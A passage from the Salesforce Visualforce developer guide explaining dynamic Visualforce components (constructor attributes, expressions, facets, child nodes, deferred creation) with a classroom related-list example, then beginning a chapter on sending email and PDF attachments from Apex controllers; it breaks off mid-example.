The `<apex:dynamicComponent>` tag has one required attribute—`componentValue`—that accepts the name of an Apex method that returns a dynamic component. For example, if you wanted to dynamically generate the title of a section header differently if the deadline for a submitting form has passed, you could use the following markup and controller code:

```
<apex:page standardController="Contact" extensions="DynamicComponentExample">
    <apex:dynamicComponent componentValue="{!headerWithDueDateCheck}"/>
    <apex:form>
        <apex:inputField value="{!Contact.LastName}"/>
        <apex:commandButton value="Save" action="{!save}"/>
    </apex:form>
</apex:page>
```

```
public class DynamicComponentExample {
    public DynamicComponentExample(ApexPages.StandardController con) { }
    public Component.Apex.SectionHeader getHeaderWithDueDateCheck() {
        date dueDate = date.newInstance(2011, 7, 4);
        boolean overdue = date.today().daysBetween(dueDate) < 0;

        Component.Apex.SectionHeader sectionHeader = new Component.Apex.SectionHeader();
        if (overdue) {
            sectionHeader.title = 'This Form Was Due On ' + dueDate.format() + '!';
            return sectionHeader;
        } else {
            sectionHeader.title = 'Form Submission';
            return sectionHeader;
        }
    }
}
```

You can have multiple `<apex:dynamicComponent>` components on a single page.

Each dynamic component has access to a common set of methods and properties. You can review this list in the *Apex Developer's Guide* in the chapter titled “Component Class”.

Dynamic Custom Components

Using custom components dynamically works exactly the same as the standard Visualforce components. Just change the namespace to that of the custom component. Your custom components are in the `c` namespace, so you can create one dynamically like this:

```
Component.c.MyCustomComponent myDy = new Component.c.MyCustomComponent();
```

As a convenience for your own components, you can omit the namespace, like so:

```
Component.MyCustomComponent myDy = new Component.MyCustomComponent();
```

If you are using components provided by a third party in a package, use the namespace of the package provider:

```
Component.TheirName.UsefulComponent usefulC = new Component.TheirName.UsefulComponent();
```

Passing Attributes through the Constructor

Instead of setting component attributes via their properties, you can simply pass in a list of one or more attributes through the constructor:

```
Component.Apex.DataList dynDataList =
    new Component.Apex.DataList(id='myDataList', rendered=true);
```

If an attribute isn’t defined in the constructor, the component's default values are used for that attribute.

There are two components that must have an attribute defined in the constructor, rather than through a property:

- `Component.Apex.Detail` must have `showChatter=true` passed to its constructor if you want to display the Chatter information and controls for a record. Otherwise, this attribute is always false.
- `Component.Apex.SelectList` must have `multiSelect=true` passed to its constructor if you want the user to be able to select more than one option at a time. Otherwise, this value is always `false`.

These values are Booleans, not Strings; you don’t need to enclose them in single quote marks.

Warning: You can’t pass attributes through the class constructor if the attribute name matches an Apex keyword. For example, `Component.Apex.RelatedList` can’t pass `list` through the constructor, because List is a reserved keyword. Similarly, `Component.Apex.OutputLabel` can’t define the `for` attribute in the constructor, because it’s also a keyword.

Defining Expressions and Arbitrary HTML

You can add expression language statements with the `expressions` property. Append `expressions` before a property name to pass in an expression statement. As in static markup, expressions must be wrapped with the `{! }` syntax. Here’s an example:

```
Component.Apex.Detail detail = new Component.Apex.Detail();
detail.expressions.subject = '{!Account.ownerId}';
detail.relatedList = false;
detail.title = false;
```

Valid expressions include those that refer to fields on standard and custom objects. Global variables and functions are also available, as demonstrated in this example:

```
Component.Apex.OutputText head1 = new Component.Apex.OutputText();
head1.expressions.value =
    '{!IF(CONTAINS($User.FirstName, "John"), "Hello John", "Hey, you!")}';
```

Passing in values through expressions is valid only for attributes that support them. Using `{! }` outside of the `expressions` property will be interpreted literally, not as an expression.

If you want to include plain HTML, you can do so by setting the `escape` property on `Component.Apex.OutputText` to `false`:

```
Component.Apex.OutputText head1 = new Component.Apex.OutputText();
head1.escape = false;
head1.value = '<h1>This header contains HTML</h1>';
```

Defining Facets

Similar to the way expressions are defined, facets act as a special property available to dynamic components. Here's an example:

```
Component.Apex.DataTable myTable = new Component.Apex.DataTable(var='item');
myTable.expressions.value = '{!items}';
Component.Apex.OutputText header =
    new Component.Apex.OutputText(value='This is My Header');
myTable.facets.header = header;
```

For more information on facets, see Best Practices for Using Component Facets on page 396.

Defining Child Nodes

You can add child nodes to a dynamic Visualforce component using the `childComponents` property. The `childComponents` property acts as a reference to a List of `Component.Apex` objects.

Here's an example of how you can use `childComponents` to construct a `<apex:form>` with child input nodes:

```
public Component.Apex.PageBlock getDynamicForm() {
    Component.Apex.PageBlock dynPageBlock = new Component.Apex.PageBlock();

    // Create an input field for Account Name
    Component.Apex.InputField theNameField = new Component.Apex.InputField();
    theNameField.expressions.value = '{!Account.Name}';
    theNameField.id = 'theName';
    Component.Apex.OutputLabel theNameLabel = new Component.Apex.OutputLabel();
    theNameLabel.value = 'Rename Account?';
    theNameLabel.for = 'theName';

    // Create an input field for Account Number
    Component.Apex.InputField theAccountNumberField = new Component.Apex.InputField();
    theAccountNumberField.expressions.value = '{!Account.AccountNumber}';
    theAccountNumberField.id = 'theAccountNumber';
    Component.Apex.OutputLabel theAccountNumberLabel = new Component.Apex.OutputLabel();
    theAccountNumberLabel.value = 'Change Account #?';
    theAccountNumberLabel.for = 'theAccountNumber';

    // Create a button to submit the form
    Component.Apex.CommandButton saveButton = new Component.Apex.CommandButton();
    saveButton.value = 'Save';
    saveButton.expressions.action = '{!Save}';

    // Assemble the form components
    dynPageBlock.childComponents.add(theNameLabel);
    dynPageBlock.childComponents.add(theNameField);
    dynPageBlock.childComponents.add(theAccountNumberLabel);
    dynPageBlock.childComponents.add(theAccountNumberField);
    dynPageBlock.childComponents.add(saveButton);

    return dynPageBlock;
}
```

If your markup is defined as:

```
<apex:form>
    <apex:dynamicComponent componentValue="{!dynamicForm}"/>
</apex:form>
```

Then your markup is equivalent to the following static markup:

```
<apex:form>
    <apex:pageBlock>
        <apex:outputLabel for="theName"/>
        <apex:inputField value="{!Account.Name}" id="theName"/>
        <apex:outputLabel for="theAccountNumber"/>
        <apex:inputField value="{!Account.AccountNumber}" id="theAccountNumber"/>
        <apex:commandButton value="Save" action="{!save}"/>
    </apex:pageBlock>
</apex:form>
```

Notice that the order of elements in the equivalent static markup is the order in which the dynamic components were added to `childComponents`, not the order in which they were declared in the Apex code of the `getDynamicForm` method.

Deferred Creation of Dynamic Components

The Apex method that defines a dynamic component is by default executed at page load time, before any action method that's defined for the page is run. Set the `invokeAfterAction` attribute of a dynamic component to `true` to wait for page actions to be completed before the method that creates the dynamic component runs. This enables you to design dynamic components that change depending on the result of, for example, a page initialization action or a callout.

Here's a page that has a single dynamic component, which is created after the page's action method, `pageActionUpdateMessage`, is completed.

```
<apex:page controller="DeferredDynamicComponentController"
    action="{!pageActionUpdateMessage}" showHeader="false">

    <apex:dynamicComponent componentValue="{!dynamicComp}" invokeAfterAction="true"/>
```

```
</apex:page>
```

Here's the associated controller that provides the dynamic component definition, and illustrates the effect of the `invokeAfterAction` attribute.

```
public class DeferredDynamicComponentController {

    private String msgText { get; set; }

    public DeferredDynamicComponentController() {
        this.msgText = 'The controller is constructed.';
    }

    public Component.Apex.OutputPanel getDynamicComp() {

        // This is the component to return
        Component.Apex.OutputPanel dynOutPanel= new Component.Apex.OutputPanel();
        dynOutPanel.layout = 'block';

        // Child component to hold the message text
        Component.Apex.OutputText msgOutput = new Component.Apex.OutputText();
        msgOutput.value = this.msgText;
        dynOutPanel.childComponents.add(msgOutput);

        return dynOutPanel;
    }

    public Object pageActionUpdateMessage() {
        this.msgText= 'The page action method has been run.';
        return null;
    }
}
```

With the default behavior for dynamic components, the `msgText` value that's set in the constructor is displayed by the dynamic component. Setting `invokeAfterAction="true"` on the dynamic component changes that behavior. The page waits for the `pageActionUpdateMethod` to be completed and *then* creates the dynamic component, and so the component displays the value for `msgText` that's set in the `pageActionUpdateMessage` action method instead.

Note: The `invokeAfterAction` attribute is available for dynamic components in pages set to API version 31.0 or later.

Deferred Creation of Dynamic Components and Other Actions

`invokeAfterAction="true"` affects dynamic components immediately at page load time, because that's when page actions run. Setting `invokeAfterAction="true"` reverses the order of component creation and *any* action method on the page. That is, the order of execution is changed for `action` methods on all of the following components.

- `<apex:actionFunction>`
- `<apex:actionPoller>`
- `<apex:actionSupport>`
- `<apex:commandButton>`
- `<apex:commandLink>`

- `<apex:page>`

When `invokeAfterAction="false"` is set on a dynamic component, the order of execution is as follows. This is the default behavior for dynamic components.

1. Invoke the dynamic component's creation method, which constructs the component.
2. Invoke the action method.
3. Rerender the page.

When `invokeAfterAction="true"` is set on a dynamic component, the order of execution is as follows.

1. Invoke the action method.
2. Invoke the dynamic component's creation method, which constructs the component.
3. Rerender the page.


Note: In the second case, if the action method returns a PageReference, Visualforce will redirect the request to the new page, and the dynamic component's creation method won't be run. To avoid a possible order-of-execution bug, it's a best practice that methods that create dynamic components don't have side effects.

Example Using a Related List

Dynamic Visualforce components are best used when you don't know the type of *object* you want to reference, as opposed to dynamic Visualforce bindings, which are best used when you don't know the *fields* you want to access.

The following scenario for using dynamic Visualforce constructs a simple, reusable page with a known set of fields you want to access. The page and its custom object are placed into an unmanaged package and distributed throughout the same organization.

First, create a custom object called Classroom. Create two objects—one named *Science 101* and another named *Math 201*, as this figure shows:



Recent Classrooms

Classroom Name
Science 101
Math 201

Next, create two more custom objects called Student and Teacher. After you finish creating each object:

1. Click **New** under **Custom Fields & Relationships**.
2. Select `Master-Detail Relationship`, then click **Next**.
3. Select **Classroom** from the drop-down list, then click **Next**.
4. Continue to click **Next**, leaving all the default values intact.

Create the following objects and matching relationships:

- A new Student named *Johnny Walker*, and a new Teacher named *Mister Pibb*, both assigned to *Science 101*.
- Another new Student named *Boont Amber*, and a new Teacher named *Doctor Pepper*, both assigned to *Math 201*.

Now, create a new Apex page called *`DynamicClassroomList`* and paste the following code:

```
public class DynamicClassroomList {

    private ApexPages.StandardSetController controller;
    private PageReference savePage;
    private Set<String> unSelectedNames;
    private Set<String> selectedNames;

    public List<String> selected { get; set; }
    public List<String> unselected { get; set; }
    public String objId { get; set; }
    public List<String> displayObjs {
        get; private set;
    }

    boolean idIsSet = false;

    public DynamicClassroomList() {
        init();
    }

    public DynamicClassroomList(ApexPages.StandardSetController con) {
        this.controller = con;
        init();
    }

    private void init() {
        savePage = null;
        unSelectedNames = new Set<String>();
        selectedNames = new Set<String>();

        if (idIsSet) {
            ApexPages.CurrentPage().getParameters().put('id', objId);
            idIsSet = false;
        }
    }

    public PageReference show() {
        savePage = Page.dynVFClassroom;
        savePage.getParameters().put('id', objId);
        return savePage;
    }

    public List<SelectOption> displayObjsList {
        get {
            List<SelectOption> options = new List<SelectOption>();
            List<Classroom__c> classrooms = [SELECT id, name FROM Classroom__c];

            for (Classroom__c c: classrooms) {
                options.add(new SelectOption(c.id, c.name));
            }

            return options;
       }
    }

    public PageReference customize() {
        savePage = ApexPages.CurrentPage();
        savePage.getParameters().put('id', objId);

        return Page.dynamicclassroomlist;
    }

    // The methods below are for constructing the select list

    public List<SelectOption> selectedOptions {
        get {
            List<String> sorted = new List<String>(selectedNames);
            sorted.sort();
            List<SelectOption> options = new List<SelectOption>();
            for (String s: sorted) {
                options.add(new SelectOption(s, s));
            }
            return options;
        }
    }

    public List<SelectOption> unSelectedOptions {
        get {
            Schema.DescribeSObjectResult R = Classroom__c.SObjectType.getDescribe();
            List<Schema.ChildRelationship> C = R.getChildRelationships();
            List<SelectOption> options = new List<SelectOption>();

            for (Schema.ChildRelationship cr: C) {
                String relName = cr.getRelationshipName();
                // We're only interested in custom relationships
                if (relName != null && relName.contains('__r')) {
                    options.add(new SelectOption(relName, relName));
                }
            }
            return options;
        }
    }


    public void doSelect() {
        for (String s: selected) {
            selectedNames.add(s);
            unselectedNames.remove(s);
        }
    }

    public void doUnSelect() {
        for (String s: unselected) {
            unSelectedNames.add(s);
            selectedNames.remove(s);
        }
    }
```

```
    public Component.Apex.OutputPanel getClassroomRelatedLists() {
        Component.Apex.OutputPanel dynOutPanel= new Component.Apex.OutputPanel();

        for(String id: selectedNames) {
           Component.Apex.RelatedList dynRelList = new Component.Apex.RelatedList();
           dynRelList.list = id;
           dynOutPanel.childComponents.add(dynRelList);
        }

        return dynOutPanel;
    }
}
```

After trying to save, you may be prompted about a missing Visualforce page. Click the link to create the page: the next blocks of code will populate it.

Create a Visualforce page called *dynVFClassroom* and paste the following code:


```
<apex:page standardController="Classroom__c" recordSetVar="classlist"
    extensions="DynamicClassroomList">

    <apex:dynamicComponent componentValue="{!ClassroomRelatedLists}"/>

    <apex:form>

        <apex:pageBlock title="Classrooms Available" mode="edit">
            <apex:pageMessages/>
            <apex:selectRadio value="{!objId}">
                <apex:selectOptions value="{!displayObjsList}"/>
            </apex:selectRadio>
        </apex:pageBlock>

        <apex:commandButton value="Select Related Items" action="{!Customize}"/>
    </apex:form>

</apex:page>
```


Finally, create a page called *DynamicClassroomList*. If you've been following this tutorial from the beginning, you should have already created this page when constructing your controller extension. Paste in the following code:

```
<apex:page standardController="Classroom__c" recordsetvar="listPageMarker"
    extensions="DynamicClassroomList">
    <apex:messages/><br/>
    <apex:form>
        <apex:pageBlock title="Select Relationships to Display" id="selectionBlock">
            <apex:panelGrid columns="3">
                <apex:selectList id="unselected_list" required="false"
                    value="{!selected}" multiselect="true" size="20"
                    style="width:250px">
                    <apex:selectOptions value="{!unSelectedOptions}"/>
                </apex:selectList>
                <apex:panelGroup>
                    <apex:commandButton value=">>" action="{!DoSelect}"
                        reRender="selectionBlock"/>
                    <br/>
                    <apex:commandButton value="<<" action="{!DoUnselect}"
                        reRender="selectionBlock"/>
                </apex:panelGroup>
                <apex:selectList id="selected_list" required="false"
                    value="{!unselected}" multiselect="true" size="20"
                    style="width:250px">
                    <apex:selectOptions value="{!selectedOptions}"/>
                </apex:selectList>
            </apex:panelGrid>
        </apex:pageBlock>
        <br/>
        <apex:commandButton value="Show Related Lists" action="{!show}"/>
    </apex:form>
</apex:page>
```

This is the page that presents the user with the option of selecting which object relationships to display. Notice that the “selected” and “unselected” lists are populated through dynamic means.

After assembling the controller extension and these pages, navigate to `/apex/dynVFClassroom` in your organization. You’ll see a sequence similar to the following:






Select Relationships to Display

Students__r
Teacher__r

Students__r
Teacher__r



Students

Action	Student Name
Edit | Del	Boont Amber

Classrooms Available

● Math 201 ○ Science 101

CHAPTER 14 Integrate Email with Visualforce

Visualforce can be used to send email to any of your contacts, leads, or other recipients. It is also possible to create reusable email templates that take advantage of Visualforce's ability to iterate over your Salesforce records.

These topics explain how:

- Sending an Email with Visualforce
- Visualforce Email Templates

Sending an Email with Visualforce

It is possible to send email using Visualforce by creating a custom controller to deliver the message. The Apex `Messaging.SingleEmailMessage` class handles the outbound email functionality available to Salesforce.

The following topics demonstrate a number of features available when sending email through Visualforce:

- Creating a Custom Controller with the Messaging Class
- Creating an Email Attachment

Creating a Custom Controller with the Messaging Class

At minimum, a custom controller that uses the Apex `Messaging` namespace needs a subject, a body, and a recipient for the email. You will need a page that acts as a form to fill out the subject and body and deliver the email.

Create a new page called `sendEmailPage` and use the following code:

```
<apex:page controller="sendEmail">
 <apex:messages />
 <apex:pageBlock title="Send an Email to Your
   {!account.name} Representatives">
  <p>Fill out the fields below to test how you might send an email to a user.</p>
  <br />
  <apex:dataTable value="{!account.Contacts}" var="contact" border="1">
   <apex:column >
    <apex:facet name="header">Name</apex:facet>
    {!contact.Name}
   </apex:column>
   <apex:column >
    <apex:facet name="header">Email</apex:facet>
    {!contact.Email}
   </apex:column>
  </apex:dataTable>

  <apex:form >
  <br /><br />
```

```
   <apex:outputLabel value="Subject" for="Subject"/>:<br />
   <apex:inputText value="{!subject}" id="Subject" maxlength="80"/>
   <br /><br />
   <apex:outputLabel value="Body" for="Body"/>:<br />
   <apex:inputTextarea value="{!body}" id="Body"  rows="10" cols="80"/>
   <br /><br /><br />
   <apex:commandButton value="Send Email" action="{!send}" />
  </apex:form>
 </apex:pageBlock>
</apex:page>
```

Notice in the page markup that the account ID is retrieved from the URL of the page. For this example to render properly, you must associate the Visualforce page with a valid account record in the URL. For example, if `001D000000IRt53` is the account ID, the resulting URL should be:

```
https://MyDomain_login_URL/apex/sendEmailPage?id=001D000000IRt53
```

Displaying Field Values with Visualforce on page 19 has more information about retrieving the ID of a record.


The following code creates a controller named `sendEmail` that implements the `Messaging.SingleEmailMessage` class, and uses the contacts related to an account as recipients:

```
public class sendEmail {
 public String subject { get; set; }
 public String body { get; set; }

 private final Account account;

 // Create a constructor that populates the Account object
 public sendEmail() {
  account = [select Name, (SELECT Contact.Name, Contact.Email FROM Account.Contacts)
    from Account where id = :ApexPages.currentPage().getParameters().get('id')];
 }

 public Account getAccount() {
  return account;
 }

 public PageReference send() {
  // Define the email
  Messaging.SingleEmailMessage email = new Messaging.SingleEmailMessage();

    String addresses;
    if (account.Contacts[0].Email != null)
    {
        addresses = account.Contacts[0].Email;
        // Loop through the whole list of contacts and their emails
        for (Integer i = 1; i < account.Contacts.size(); i++)
        {
            if (account.Contacts[i].Email != null)
            {
                addresses += ':' + account.Contacts[i].Email;
            }
        }
    }
  String[] toAddresses = addresses.split(':', 0);

  // Sets the paramaters of the email
  email.setSubject( subject );
  email.setToAddresses( toAddresses );
  email.setPlainTextBody( body );

  // Sends the email
  Messaging.SendEmailResult [] r =
   Messaging.sendEmail(new Messaging.SingleEmailMessage[] {email});

  return null;
 }
}
```

Notice in the controller that:

- The subject and body of the email are set through a separate Visualforce page and passed into the controller.
- The method that sends the email is called `send()`. This name must match the name of the action for the Visualforce button that sends the email.
- The recipients of the email, that is, the email addresses stored in `toAddresses[]`, come from the addresses of the contacts available in an associated account. When compiling a list of recipients from contacts, leads, or other records, it is a good practice to loop through all the records to verify that an email address is defined for each. The account ID is retrieved from the URL of the page.

Example of the Form on `sendEmailPage`



Send an email to your Burlington Textiles Corp of America representatives

Fill out the fields below to test how you might send an email to a user.

Name	Email
Frankie	guy1@acme.com
Jack Rogers	guy2@acme.com

Subject:

Body:

SEE ALSO:

Apex Developer Guide: Outbound Email

Creating an Email Attachment

If you want to add an attachment to your email, you will need to add only a few lines of code to your custom controller. Email attachments are `Blob` file types. To create an attachment, you need to use the Apex `Messaging.EmailFileAttachment` class. You must define both the file name and the content of an `EmailFileAttachment` object.

Adding a PDF Attachment

The following example demonstrates how to transform a `PageReference` to a Visualforce page rendered as a PDF into an email attachment. First, create a page called `attachmentPDF`:

```
<apex:page standardController="Account" renderAs="PDF">

  <h1>Account Details</h1>
  <apex:panelGrid columns="2">

      <apex:outputLabel for="Name" value="Name"/>
      <apex:outputText id="Name" value="{!account.Name}"/>

      <apex:outputLabel for="Owner" value="Account Owner"/>
      <apex:outputText id="Owner" value="{!account.Owner.Name}"/>

      <apex:outputLabel for="AnnualRevenue" value="Annual Revenue"/>
      <apex:outputText id="AnnualRevenue" value="{0,number,currency}">
          <apex:param value="{!account.AnnualRevenue}"/>
      </apex:outputText>

      <apex:outputLabel for="NumberOfEmployees" value="Employees"/>
      <apex:outputText id="NumberOfEmployees" value="{!account.NumberOfEmployees}"/>

  </apex:panelGrid>

</apex:page>
```

Note: See Best Practices for Rendering PDF Files on page 398 for details of which components are recommended for use in PDF attachments.

Next, create the `EmailFileAttachment` object in the `send()` method of your custom controller. The following examples must be placed before calling `Messaging.sendEmail`:

```
    // Reference the attachment page, pass in the account ID
    PageReference pdf = Page.attachmentPDF;
    pdf.getParameters().put('id',(String)account.id);
    pdf.setRedirect(true);

    // Take the PDF content
    Blob b = pdf.getContent();

    // Create the email attachment
    Messaging.EmailFileAttachment efa = new Messaging.EmailFileAttachment();
    efa.setFileName('attachment.pdf');
    efa.setBody(b);
```

If your `SingleEmailMessage` object is named `email`, then you associate the attachment like this:

```
email.setFileAttachments(new Messaging.EmailFileAttachment[] {efa});
```

Defining a Custom Component as an Attachment

By creating a custom component and using it on the Visualforce email form and to render the PDF for the email, users can see a preview of the content they are trying to send.

The following markup defines a custom component named `attachment` that represents the attachment for the email:

```
<apex:component access="global">
  <h1>Account Details</h1>

  <apex:panelGrid columns="2">
```

```
      <apex:outputLabel for="Name" value="Name"/>
      <apex:outputText id="Name" value="{!account.Name}"/>

      <apex:outputLabel for="Owner" value="Account Owner"/>
      <apex:outputText id="Owner" value="{!account.Owner.Name}"/>

      <apex:outputLabel for="AnnualRevenue" value="Annual Revenue"/>
      <apex:outputText id="AnnualRevenue" value="{0,number,currency}">
          <apex:param value="{!account.AnnualRevenue}"/>
      </apex:outputText>

      <apex:outputLabel for="NumberOfEmployees" value="Employees"/>
      <apex:outputText id="NumberOfEmployees" value="{!account.NumberOfEmployees}"/>

  </apex:panelGrid>
</apex:component>
```

Replace your `attachmentPDF` page like this:

```
<apex:page standardController="account" renderAs="PDF">
    <c:attachment/>
</apex:page>
```

Then add the custom component to render at the bottom of your previous `sendEmailPage`:

```
<apex:pageBlock title="Preview the Attachment for {!account.name}">
    <c:attachment/>
</apex:pageBlock>
```

If you want to make changes to both the attachment and the preview, the `attachment` custom component needs to be modified in only one location.

Example: Sending an Email with an Attachment

The following example shows the previous `sendEmail` example with a custom component that adds a Visualforce page as an attachment. First, the controller:

```
public class sendEmail {
    public String subject { get; set; }
    public String body { get; set; }

    private final Account account;

    // Create a constructor that populates the Account object
    public sendEmail() {
        account = [SELECT Name,
                  (SELECT Contact.Name, Contact.Email FROM Account.Contacts)
                   FROM Account
                   WHERE Id = :ApexPages.currentPage().getParameters().get('id')];
    }

    public Account getAccount() {
        return account;
    }
    public PageReference send() {
        // Define the email
        Messaging.SingleEmailMessage email = new Messaging.SingleEmailMessage();

        // Reference the attachment page and pass in the account ID
        PageReference pdf =  Page.attachmentPDF;
        pdf.getParameters().put('id',(String)account.id);
        pdf.setRedirect(true);

        // Take the PDF content
        Blob b = pdf.getContent();

        // Create the email attachment
        Messaging.EmailFileAttachment efa = new Messaging.EmailFileAttachment();
        efa.setFileName('attachment.pdf');
        efa.setBody(b);

        String addresses;
        if (account.Contacts[0].Email != null) {
            addresses = account.Contacts[0].Email;
            // Loop through the whole list of contacts and their emails
            for (Integer i = 1; i < account.Contacts.size(); i++) {
                if (account.Contacts[i].Email != null) {
                    addresses += ':' + account.Contacts[i].Email;
                }
            }
        }

        String[] toAddresses = addresses.split(':', 0);

        // Sets the paramaters of the email
        email.setSubject( subject );
        email.setToAddresses( toAddresses );
        email.setPlainTextBody( body );

        email.setFileAttachments(new Messaging.EmailFileAttachment[] {efa});

        // Sends the email
        Messaging.SendEmailResult [] r =
            Messaging.sendEmail(new Messaging.SingleEmailMessage[] {email});

        return null;
    }
}
```

Next, the Visualforce page that sends the email:

```
<apex:page controller="sendEmail">
    <apex:messages/>
